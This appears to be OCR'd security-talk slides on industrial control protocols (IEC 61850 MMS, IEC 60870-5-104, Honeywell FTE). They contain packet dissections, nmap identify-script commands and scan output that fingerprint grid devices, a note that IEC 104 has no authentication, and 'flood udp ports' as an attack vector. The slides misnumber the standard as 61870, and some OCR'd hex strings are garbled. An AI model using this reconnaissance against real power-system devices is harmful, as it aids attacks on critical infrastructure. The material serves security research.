
tools:

- wireshark dissector
- python and nmap identify scripts
- emulator, open source libs

IEC 61850-8-1




```
[Bytes in flight: 27]
TPKT, Version: 3, Length: 27
    Version: 3
    Reserved: 0
    Length: 27
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
    Length: 2
    PDU Type: DT Data (0x0f)
    [Destination reference: 0x0000]
    .000 0000 = TPDU number: 0x00
    1... .... = Last data unit: Yes
ISO 8327-1 OSI Session Protocol
    SPDU Type: Give tokens PDU (1)
    Length: 0
ISO 8327-1 OSI Session Protocol
    SPDU Type: DATA TRANSFER (DT) SPDU (1)
    Length: 0
ISO 8823 OSI Presentation Protocol
    user-data: fully-encoded-data (1)
        fully-encoded-data: 1 item
            PDV-list
                presentation-context-identifier: 3 (mms-abstract-syntax-version1(1))
                presentation-data-values: single-ASN1-type (0)
MMS
    confirmed-RequestPDU
        invokeID: 1
        confirmedServiceRequest: identify (2)
            identify

0000  00 26 0b 49 29 40 00 0c 29 25 97 de 08 00 45 00   .&.I)@..)%....E.
0010  00 4f 4d fe 40 00 40 06 6d 56 4d 6c 6f bb 63 02   .OM.@.@.mVMlo.c.
0020  5f 2b d0 c2 00 66 83 09 ca c5 74 de 44 15 80 18   _+...f....t.D...
0030  04 17 f4 3f 00 00 01 01 08 0a 1e 86 84 f1 46 b2   ...?..........F.
0040  57 a5 03 00 00 1b 02 f0 80 01 00 01 00 61 0e 30   W............a.0
0050  0c 02 01 03 a0 07 a0 05 02 01 01 82 00            .............
```



```
MMS
    initiate-RequestPDU
        localDetailCalling: 32000
        proposedMaxServOutstandingCalling: 20
        proposedMaxServOutstandingCalled: 20
        proposedDataStructureNestingLevel: 4
        mmsInitRequestDetail
            proposedVersionNumber: 1
            Padding: 5
            proposedParameterCBB: fb00 (str1, str2, vnam, valt, vadr, tpy, vlis)
                1... .... = str1: True
                .1.. .... = str2: True
                ..1. .... = vnam: True
                ...1 .... = valt: True
                .... 1... = vadr: True
                .... .0.. = vsca: False
                .... ..1. = tpy: True
                .... ...1 = vlis: True
                0... .... = real: False
                ..0. .... = cei: False
            Padding: 3
            servicesSupportedCalling: 6e1d000000000064000198 (getNameList, identify, read
tNamedTypeAttributes, defineEventEnrollm
                0... .... = status: False
                .1.. .... = getNameList: True
                ..1. .... = identify: True
                ...0 .... = rename: False
                .... 1... = read: True
                .... .1.. = write: True
                .... ..1. = getVariableAccessAttributes: True
                .... ...0 = defineNamedVariable: False
                0... .... = defineScatteredAccess: False
                .0.. .... = getScatteredAccessAttributes: False
                ..0. .... = deleteVariableAccess: False
                ...1 .... = defineNamedVariableList: True
                .... 1... = getNamedVariableListAttributes: True
                .... .1.. = deleteNamedVariableList: True
                .... ..0. = defineNamedType: False
                .... ...1 = getNamedTypeAttributes: True
```

# IEC 61850-8-1

~ nmap —script mms-identify.nse —script-args=‘mms-identify.timeout=500’ -p 102 <host>



```
Scanned at 2013-10-31 05:26:08 EDT for 1s
PORT     STATE SERVICE              REASON
102/tcp open  IEC 61850-8-1 MMS syn-ack
| mms-identify:
|    cr_tpdu send / recv: 0300000b06e0ffffffff00 / 030000
|    mms_initiate send / recv: 030000c502f0800dbc05061301
0a1070605(ca"0101a2040602)02a303020102a6040602)01a703020
512007800100810200100780010081020Q1aR0P020101a0KaIa10706
|    mms_identify send / recv: 0300001b02f08001000100a0e0
|    raw answer: 030000>02f08001000100a10/020103a0*a1(020
|    vendor name: libiec61850.com
|    model name: libiec61850
|_   revision: 0.5
Final times for host: srtt: 54 rttvar: 5000  to: 100000
```

# IEC 61870-5-101/104

IEC 61870-5-101/104

mainly for gathering telemetry in electricity distribution and power system automation

huge list of functions, depends on vendors implementation:

- read/write tags
- upload/download files
- broadcast connected devices discovery
- time sync
- reset process command
- query log files
- etc.

security ?

- no auth, no encryption
- simple ip address whitelist (ip of master devices defined on slaves)

# IEC 61870-5-101/104


IEC 61870-5-101/104

standard tcp port 2404

tools:

- simulators: sim104, mrts-ng etc.
- wireshark dissector
- python and nmap identify scripts


IEC 61870-5-101/104



```
IEC 60870-5-104-Apci: <- I (0,0)
    START
    ApduLen: 14
    .... ...0 = Type: I (0x00)
    Tx: 0
    Rx: 0
IEC 60870-5-104-Asdu: ASDU=65535 C_IC_NA_1 Act     IOA=0 'interrogation command'
    TypeId: C_IC_NA_1 (100)
    0... .... = SQ: False
    .000 0001 = NumIx: 1
    ..00 0110 = CauseTx: Act (6)
    .0.. .... = Negative: False
    0... .... = Test: False
    OA: 0
    Addr: 65535
    IOA: 0

0000  00 26 0b 49 29 40 00 0c 29 25 97 de 08 00 45 00   .&.I)@..)%....E.
0010  00 38 bc bb 40 00 40 06 94 92 4d 6c 6f bb ce 70   .8..@.@...Mlo..p
0020  5d da e3 9f 09 64 23 7a 7b ef 00 05 0d 7c 50 18   ]....d#z{....|P.
0030  39 08 21 44 00 00 68 0e 00 00 00 00 64 01 06 00   9.!D..h.....d...
0040  ff ff 00 00 00 00                                 ......
```

IEC 61870-5-101/104

~ nmap --script iec-identify.nse --script-args='iec-identify.timeout=500' -p 2404 <host>



```
Host is up, received user-set (0.0037s latency).
Scanned at 2013-10-31 07:09:06 EDT for 1s
PORT     STATE SERVICE          REASON
2404/tcp open  IEC 60870-5-104 syn-ack
| iec-identify:
|   testfr sent / recv: 680443000000 / 680483000000
|   startdt sent / recv: 680407000000 / 68040b000000
|   c_ic_na_1 sent / recv: 680e0000000064010600ffff00000000 / 680e
|_  asdu address: 65535
Final times for host: srtt: 3654 rttvar: 5000  to: 100000
```

FTE

Fault Tolerant Ethernet by Honeywell

Provides robust and low-cost technology for industrial networks.

Each FTE-node connected twice to network,

support actual route table and exchanges

route table with other nodes through multicast request.


UDP as a transport.

Proprietary protocol.

attack vectors:

- flood udp ports
